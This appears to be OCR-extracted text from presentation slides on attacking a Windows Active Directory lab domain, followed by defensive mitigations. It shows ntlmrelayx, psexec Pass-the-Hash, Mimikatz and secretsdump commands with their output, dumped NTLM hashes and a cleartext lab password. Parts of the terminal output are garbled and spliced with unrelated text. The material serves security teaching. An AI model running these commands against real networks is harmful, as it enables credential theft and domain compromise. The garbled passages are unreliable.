	[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
1	[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
gher	[FINGER] Client Version : Windows 7 Professional 6.1
	[+] Eviting
	LLMNR/NBNS Poisoning
(
	<pre>import: /usr/share/neo4j/import</pre>
	[*]aServers_started;/waitingefor/donnections
	[*] SMBD: Received connection from 10:0:3.104, attacking target smb://workstation04
	[*] Authenticating against/smb://workstation04 as PWNY\obi-wan.kenobi SUCCEED
	[*] Service RemoteRegistry is in stopped state
	[M]NStarting service Remote Registryd, minimum of 40000 recommended. See the Neo4j m
(020)	[*] Target system bootKey: 0x536048c95b0060a3442ea4a10b00d148
.0007	[*] Dumping least CAM headeas (Wid, rid, lmbach, nthach)
	helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::
	Gast:501:aad3b435b51404eeaad3b435b51404ee:c42107da9d0fdd61516658f949218d13:::
	worker:1000:aad3b435b51404eeaad3b435b51404ee:12227358dd7013c7dbdbd8fdcc0c6668:::t
	[*] BonesdampingsOAMehasheseforshoot. HworkstationOA
	[*]8Stöpping8service6RemoteRegistryStopping
	↑C#2-05-29 08·17·23 719+0000 INEC Stopped
	NTLM Relay perform using ntImrelayx.py – By default it will perform a SAMdump

TNOLNI CITEIII VEISTOII . WINDOWS /

https://medium.com/@petergombos/Im-ntlm-net-ntlmv2-oh-my-a9b235c58ed4 https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40











> NTLM Relay

- » Relaying hashes is possible
- » ntlmrelayx.py also offers option to run arbitrary commands on the system
- if the user is not admin you won't get RCE, however you can relay to other services like:
 - » LDAP
 - » IMAP
 - » MSSQL
 - » SMB




🕘 🗇 🗇 dirkjan@ubuntu: - dirkjan@ubuntu: - 116x33	
dirkjan@ubuntu:~\$ sudo ntlmrelayx.py -t imap://192.168.222.103 -l loot	
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies	
[*] Running in relay mode to single host	
[*] Config file parsed	
[*] Setting up SMB Server	
[*] Setting up HTTP Server	
[*] Servers started, waiting for connections	
[*] HTTPD: Received connection from 192.168.222.136, attacking target 192.16	68.222.103
[*] Authenticating against 192.168.222.103 as TESTSEGMENT\testuser SUCCEED	
<pre>[*] testuser::TESTSEGMENT:068f70f37ea19a0e:b1b5df957578c53b158802bc6d1c6201:</pre>	
e3e8bd8900000000000000000160054004500530054005300450047004d0045004e00540001001000 74006500730074007300650067006d0065006e0074002e006c006f00630061006c0003003400	
6500730074007300650067006d0065006e0074002e006c006f00630061006c00050022007400	
2e006c006f00630061006c00070008008329d4429571d2010600040002000000080030003000	
e0c309de40d393722131a8a5c0d997f8fbc107339dc9133f193c000000000000000000000000	
[*] Found 2 messages in mailbox INBOX	
[*] Dumping 1 messages found by search for "password"	
<pre>[*] Done fetching message 1/1</pre>	
^Cdirkjan@ubuntu:~\$	

Relaying to IMAP on Mailserver and dumping all mails that contain the search term password

🤕 🗇 🐵 dirkjan@ubuntu: ~	
2	dirkjan@ubuntu: – 109x28
	relayx.py -t ldaps://192.168.222.108 -l loot right 2002-2016 Core Security Technologies
<pre>[*] Running in relay mode f [*] Config file parsed [*] Setting up SMB Server</pre>	o single host
<pre>[*] Authenticating against [*] backupadmin::TESTSEGMEM 01866f000ed7f734e8000000000 034005100500042004c00350054 6c0003004200570049004e002d0 5006e0074002e006c006f006300 0007000800b5bc023d3346d2010 [*] User is a Domain Admin [*] Adding new user with us [*] Adding user: miecpklKj1</pre>	<pre>tion from 192.168.222.103, attacking target 192.168.222.108 192.168.222.108 as TESTSEGMENT\backupadmin SUCCEED NT:b6da4db372a3f462:bb8d598f92b30be1f7d4ed7dad8e05eb:01010000000000000b5bc0 200160054004500530054005300450047004d0045004e00540001001e00570049004e002d 004c0050000400220074006500730074007300650067006d0065006e0074002e006c006f0 004700460034005100500042004c00350054004c0050002e00740065007300740073006500 061006c000500220074006500730074007300650067006d0065006e0074002e006c006f006 060004000200000000000000000000000000</pre>

Relaying to LDAP server and creating a new user









21. Sep 15:52 home / 30. Sep 2015 lib -> usr/lib 7 30. Sep 2015 lib64 -> usr/lib 34 23. Jul 10:01 lost+found 196 1. Aug 22:45 mit 16 21. Sep 15:52 private -> /home/encrypted 4096 12. Aug 15:37 root 560 21. Sep 15:50

Pass-the-Hash

Using psexec.py to Pass-the-Hash







Using psexec.py to Pass-the-Hash and drop a shell

Run psexec and Pass-the-Hash


» helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::

Pass-the-Hash with psexec

python psexec.py helpdesk@workstation03 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150

[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b4 35b51404ee:94c2605ea71fca715caacfaa92088150 Impäckėtsv0.9.17/dev/shCopynight/2002±2018 Core Security Technologies [*] Requesting sharesson workstation04.... eFoundcwritablesshaherADMIN\$ [*]uUploading files0F0LMKgNuexe [*] Opening SVCManager on workstation04.... [M]NCheating serviceeIBRWlon workstation04mum.of 40000 recommended. See the Neo4j manual [*]8Starting7service5IBRW000.I [!]8Press8help0for3extra0shellNcommandst Microsoft8Windows3[Version06.1.7600] Copyright8(c):20098Microsoft CorporationedAlle Rechte vorbehalten. C:\Windows\system32≥whoami nt-autorität\system.













Key takeaway after Pass-the-Hash to workstation04 >> We have local administrative rights on workstation04 and can execute code >> The "Domain Admin" luke.skywalker is working on this computer













Phase 3 – Privileged Access

Keep moving laterally abusing local admin privilges







>Administrative access to a computer means we can read process memory

» Dumping memory contents of lsass.exe & extracting credentials » Sysinternals ProcDump creates a minidump of the target process >>> Use Mimikatz to extract the credentials from it >> Will not trigger AV

>> Use Mimikatz in Metasploit to dump the credentials » Might trigger AV



http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx



21. Sep 15:52 home / 30. Sep 2015 lib -> usr/lib 7 30. Sep 2015 lib64 -> usr/lib 34 23. Jul 10:01 lost+found 16 21. Sep 15:52 private -> /home/encrypted 4096 12. Aug 15:37 root 560 21. Sep 15:50

Demo Dump creds with mimikatz





Phase 3 – Privileged user (local) Lateral movement – Hunting down the Domain Administrators

Run psexec and Pass-the-Hash

getsystem load mimikatz mimikatz command -f privilege::debug mimikatz command -f sekurlsa::logonPasswords

```
"0;999","Negotiate","WORKSTATION04$","PWNY","n.s. (Credentials KO)
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%.-@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?
frqKKR5t*(BM@r r;/"
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%.-@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?
frqKKR5t*(BM@r r;/"
<u>meterpreter</u> > mimikatz <u>command</u> <u>-f_sokur</u>lsa::logonPasswords
"0;3402084","Kerberos", luke.skywalker ,"PWNY","lm{ 0000000000000000
fch13080285cha8af71d7 }
1337p4$$w0rdPolicY!
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;3402025","Kerberos","luke.skywalker","PWNY","lm{ 0000000000000000
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;997","Negotiate","LOKALER DIENST","NT-AUTORIT©T","n.s. (Credenti
```



Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)


lnfEgdnGE>r ''M^4C6YiH
lnfEgdnGE>r ''M^4C6YiH
00000000000000000000}, n
000000000000000000000}, n
als KO)"

http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx





Key takeaway of after dumping the creds We have valid credentials for the user luke.skywalker Iuke.skywalker is member of the "Domain Admin" group, so we have administrative access to the domain controller









Phase 3 – Privileged User

Looting the thing







> We have administrative access to the domain controller

> What now? Do you want persistance? » Dumping all user hashes » Creation of golden tickets







> On workstations:

- without executing any agent there

> On DCs it will also:

» For NTDS.dit it will either:

- a)
- b) Extract NTDS.dit



>> secretsdump.py can be used to dump SAM/LSA secrets remotely >> Performs various techniques to dump hashes from a remote machine

Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys a) MS Directory Replication Service (MS-DRS) Remote Protocol

a) vssadmin executed with the smbexec approach

21. Sep 15:52 home / 30. Sep 2015 lib -> usr/lib 7 30. Sep 2015 lib64 -> usr/lib 34 23. Jul 10:01 lost+found 16 21. Sep 15:52 private -> /home/encrypted 4096 12. Aug 15:37 root 560 21. Sep 15:50

Demo

Dumping all the hashes – secretsdump.py





Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators


> Run secretydump.py with administrative creds on the domain controller


Dumping hashes of all domain users (including password history hashes) python secretsdump.py pwny/luke.skywalker@pwnylabdc01

UDumping=Domain Credentials (domain uid:rid:lmhash:nthash) [*]iUsing the DRSUAPI method to get NTDS.DIT secrets Administrator:500:aad3b435b51404eeaad3b435b51404ee: Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee61541 pwny.lab\kklein:2123:aad3b435b51404eeaad3b435b51404 pwny.lab\ldaamaq:2124:aad3b435b51404eeaad3b435b5140 ee8a809e2f1f::: pwny.lab\rkerpach:2125:aad3b435b51404eeaad3b435b514 leeaad3b435b514 lee8a809e2f1f::: pwny.lab\tstarad:2126:aad3b435b51404eeaad3b435b5140 pwny.lab\jbosch:2129:aad3b435b51404eeaad3b435b51404 ______ e8a809e2f1f::: pwny.lab\vmishtak:2130:aad3b435b51404eeaad3b435b514 pwny.lab\jgrunnil:2131:aad3b435b51404eeaad3b435b514 pwny.lab\mhoch:2132:aad3b435b51404eeaad3b435b51404e pwny.lab\mmivoloss:2133:aad3b435b51404eeaad3b435b51 pwny.lab\bschreiber:2134:aad3b435b51404eeaad3b435b5 pwny.lab\ckoru:2135:aad3b435b51404eeaad3b435b51404e pwny.lab\colahg:2136:aad3b435b51404eeaad3b435b51404 pwnv.lab\kschiffer:2137:aad3b435b51404eeaad3b435b51 pwny.lab\sdghor:2138:aad3b435b51404eeaad3b435b51404 pwny.lab\sbraun:2139:aad3b435b51404eeaad3b435b51404 pwny.lab\sdietrich:2140:aad3b435b51404eeaad3b435b51 pwny.lab\sschwab:2141:aad3b435b51404eeaad3b435b5140









Compromise of just one **Domain Admin** account in the Active Directory exposes the entire organization to risk

- » The attacker has unrestricted access to all resources managed by the domain, all users, servers, workstations and data
- >> The attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and cannot be efficiently remediated with guarantees.

"Once domain admin, always domain admin"





Disable LLMNR and NBT-NS

- attempt to use NBT-NS instead
- » Disable LLMNR via Group Policy
- >> Disabling NetBios cannot be done via GPO
- Limiting communication between workstations on the same network » Reduces attack surface

Mitigation against WPAD

- » Disable WPAD via Group Policy
- » Add DNS record "wpad" in your DNS zone

> Never let anyone perform non-administrative tasks with privileged accounts



>> You need to disable both, because if LLMNR is disabled, it will automatically

>> Only allow secure dynamic updates – Dynamic updates "Secure only"

https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/ http://woshub.com/how-to-disable-netbios-over-tcpip-and-llmnr-using-gpo/





Disable NTLM entirely, use Kerberos » Not really easy to implement

Enable SMB signing, where possible

- » Can be done via Group Policy
- >> Please consider compatibility of other network devices before enabling SMB Signing
- >> SMB signing will prevent relaying to SMB by requiring all traffic to be signed

Enable LDAP signing » LDAP signing prevents unsigned connections to LDAP

More on NTLM relay and mitigations



- » https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/













Deploy (Microsoft Local Administrator Password Solution)

- computer in a domain
 - » https://technet.microsoft.com/en-us/library/security/3062591
- Do not allow the use of privileged accounts to perform non-administrative tasks
 - >> Provide admins with separate accounts to perform administrative duties
- Educate your users to exhibit secure behavior >> Good luck with that one :D
- Deactivate the Built-in Admin
- Establish Strong Password policies (complexity, history, expiration)



>> Provides a solution to the issue of using a common local account with an identical password on every

> Restrict domain and enterprise admin accounts from authenticating to less trusted computers

> Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers



Use PowerView, Bloodhound or similar tool to understand you environment

- » Who has admin rights? Domain-wide? Local?
 - >> Do they really need those privileges?
 - » Do they still work here?
- >> Who can log into DC`s
- privileged accounts?
- >> Limit service accounts privileges
- > Any SMB Shares accessible anonymously?



» Is there a policy to avoid logins into untrusted systems with domain

>> Did all admins get a proper introduction into AD Security?






Port mirroring from Domain **Controllers and DNS servers** to the ATA Gateway and/or

- Deploying an ATA Lightweight Gateway (LGW) directly on **Domain Controllers**
- More information to Microsoft ATA
 - » https://docs.microsoft.com <u>/en-us/advanced-threat-</u> analytics/what-is-ata







Suspicion of identity theft based on abnormal behavior

Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations
- Requested access to 5 abnormal resources.


18:10 10 May 2017





Phase 3 – Mitigations Admin checklist

17:14 – 17:18 10 May	2017			
CLIENT2	user2's Kerberos tickets	CLIENT1	→ E 6 resou	
				Suspicion of identity the
TIME	STOLEN FROM (1)	TO (1)	ACCES:	Almeta Whitfield exhibited abnor and are also not in accordance w based on the following activities:
10/05/2017 17:18 ^ 10/05/2017 17:14	CLIENT2	CLIENT1		 Performed interactive login from 16 Requested access to 5 abnormal res
10/03/2017 17.14				18:10 10 May 2017





ft based on abnormal behavior

al behavior when performing activities that were not seen over the last month the activities of other accounts in the organization. The abnormal behavior is

bnormal workstations. urces.

OPEN



Read this:

» Mitigating Pass-the-Hash and other Credential Theft, version 2



Mitigating Pass-the-Hash and Other Credential Theft, version 2

Trustworthy Computing







Credits

Shoutouts to the titans in this area





Huge shoutouts to:

- > @civinet Providing great slides
- » @gentilkiwi Mimikatz
- > @agsolino Creator of Impacket
- > @TimMedin Great talks
- > @PyroTek3 AD Security
- > @nikhil_mitt Powershell Training
- >> @byt3bl33d3r CrackMapExec

and many more...



